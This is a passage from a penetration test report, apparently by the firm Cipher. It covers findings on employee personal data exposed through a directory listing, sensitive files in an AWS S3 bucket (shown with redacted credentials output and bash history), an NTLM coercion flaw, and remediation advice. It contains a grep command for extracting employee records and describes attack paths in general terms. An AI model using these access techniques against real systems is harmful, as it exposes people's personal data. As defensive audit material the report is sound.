<pre>cat N.JSON grep -i -B 5 -A 10 "employee": "driver": 0 "jobcode": "table": 0. "tableid": "name": Garcia", "period": "revid": "minutes": "sales": "checks": "guests": "waithour": "waitmin": "waitsec": "seathour":</pre>	
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	--

Figure 14 – Multiple matches of regular employees, listed in the .json File and in the anniversary pictures in the intranet system. Files from the intranet were obtained leveraging on “Directory Listing” vulnerability. The picture files hold the Fullname of each employee and we could correlate it to other personal information.

RECOMMENDATION / REMEDIATION

- Do not expose sensitive files on network shares. When that is really needed, perform permission checks to make sure only authorized groups are able to access it.
- Restrict WRITE access-level to only authorized groups.
- Audit system to perform regular checks against any suspicious activities and harmful files being upload.
- Guarantee that hosts that are performing WRITE activities on these shares are under compliance with all security features to mitigate malware and ransomware execution.
- Maintain a regular backup policy.



REFERENCES

<https://www.cisa.gov/stopransomware>
<https://cwe.mitre.org/data/definitions/693.html>
<https://cwe.mitre.org/data/definitions/200.html>



MEDIUM

VID	007
Name	Sensitive Files on AWS S3 bucket
Asset	AWS72XXXXXXXXXXXXXX
Category	Exposure of Resource to Wrong Sphere
Mapped CWE	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor CWE-693: Protection Mechanism Failure

Sensitive data exposures can be used by attackers to obtain user credentials, PII (Personally identifiable information), financial account data, and other business-critical information to further exploit or gain profit.

Potentially sensitive data was found in one of the tested AWS S3 buckets and requires attention.

```
{
  "Authentication": "Success",
  "Account": "XXXXXXXXXXXX",
  "UserId":
  "ARXXXXXXXXXXXX:XXXXXXXXXXXX:Session",
  "Arn":
  "arn:aws:iam:XXXXXXXXXXXX:XXXXXXXXXXXX:role/XXXXXXXXXXXX",
  "Arn": "arn:aws:iam:XXXXXXXXXXXX:XXXXXXXXXXXX:role/XXXXXXXXXXXX"
}
```

Figure 15 – Successful cloud connection.

```
// .bash_history
/10-1/BackUp2 /usr/bin/ls -l /Projects/XXXXXXXXXXXX/XXXXXXXXXXXX/XXXXXXXXXXXX
/10-1/BackUp2 /usr/bin/ls -l /Projects/XXXXXXXXXXXX/XXXXXXXXXXXX/XXXXXXXXXXXX
/10-1/BackUp2 /usr/bin/ls -l /Projects/XXXXXXXXXXXX/XXXXXXXXXXXX/XXXXXXXXXXXX
/10-1/BackUp2 /usr/bin/ls -l /Projects/XXXXXXXXXXXX/XXXXXXXXXXXX/XXXXXXXXXXXX
/10-1/BackUp2 /usr/bin/ls -l /Projects/XXXXXXXXXXXX/XXXXXXXXXXXX/XXXXXXXXXXXX
```

Figure 16 – Sample of identified files with potential sensitive content.

RECOMMENDATION / REMEDIATION

Make sure no sensitive data is exposed without the proper awareness and security controls in place.

REFERENCES

<https://cwe.mitre.org/data/definitions/693.html>
<https://cwe.mitre.org/data/definitions/200.html>

7. Conclusion

The penetration test revealed several security vulnerabilities across different systems, varying in severity from informational to critical risks. These findings indicate potential attack vectors that could be exploited by malicious actors to compromise the confidentiality, integrity, and availability of the organization's IT infrastructure.

The most critical issue identified is the **Microsoft Windows Machine Account NTLM Coercion (CVE-2021-36942)**, which could allow an attacker with low privileges to capture NTLM hashes and perform relay attacks. Immediate remediation, including applying security patches and implementing proper filtering configurations, is strongly recommended to mitigate this risk.

Additionally, multiple weaknesses related to weak cryptographic configuration were observed. These vulnerabilities could allow an attacker to weaken encrypted communications, leading to potential eavesdropping or man-in-the-middle attacks. Strengthening encryption settings by disabling weak ciphers and enforcing stronger protocols is essential.

The SNMP service exposure poses a potential risk of unauthorized access and information leakage. Ensuring that SNMP services are not exposed publicly or are properly secured with strong authentication measures is recommended to prevent exploitation.

The presence of ransomware exposure on file shares and sensitive file disclosures (both on internal network shares and AWS S3 buckets) underscores the importance of access control measures, data classification, and continuous monitoring. Unauthorized access to these files could lead to credential theft, financial data exposure, and compliance violations. Enforcing strict write-access controls, conducting regular audits, and ensuring proper backup policies will significantly reduce the risks associated with data exposure.

In conclusion, addressing the identified vulnerabilities through patch management, secure configurations, and access controls is crucial to enhancing the security posture of the organization. Continuous security monitoring and periodic penetration testing should be conducted to proactively identify and mitigate emerging threats.

8. Appendix A - About Cipher

Established since 2000, CIPHER is a global cybersecurity company that delivers highly accredited SOC I and SOC II Type 2 certified Managed Security Services and Security Consulting Services with expertise across ISO 20000 and ISO 27001, and PCI DSS holding the QSA and PCI ASV certifications. We have received many awards including Best MSSP from Frost & Sullivan for the past five years. These services are supported by the best-in-class security intelligence lab: CIPHER Intelligence. Our offices are located in North America, Europe, and Latin America with 24x7x365 Security Operations Centers and R&D laboratories, complemented by strategic partners around the globe.

Our clients consist of Fortune 500 companies, world-renowned enterprises, and government agencies with countless success stories. CIPHER provides organizations with proprietary technologies and specialized services to defend against advanced threats while managing risk and ensuring compliance with innovative solutions.



- Cipher has global consultants and auditors with many industry recognized certifications. Some of the most prominent include:
 - CISSP (Certified Information System Security Professional)
 - CISA Certification (Certified Information Systems Auditor)
 - CISM (Certified Information Security Manager)
 - CRISC (Certified in Risk and Information Systems Control)
 - CEH (Certified Ethical Hacking)
 - CEH Master (Certified Ethical Hacking)
 - WAHS (Certified Web Application Hacking & Security)
 - GCIH (GIAC Certified Incident Handler)
 - OSCP (Offensive Security Certified Professional)
 - ITIL and PMP (Project Management Professional)
 - Terena / Geant TRANSITS I & II
- Our SOC's are Computer Emergency Response Team (CERT) certified and are capable of exchanging information on Information Security Incidents with other official CERTs to include, but are not limited to:
 - CERT of the CCN (National Cryptological Center)
 - CERT of INCIBE (CSIRT.es)
 - RNCISRT of Portugal
 - Cybersecurity Information Sharing Partnership (CISP) from the United Kingdom National Cybersecurity Center
 - United States Department of Homeland Security

Figure 17 - Certifications

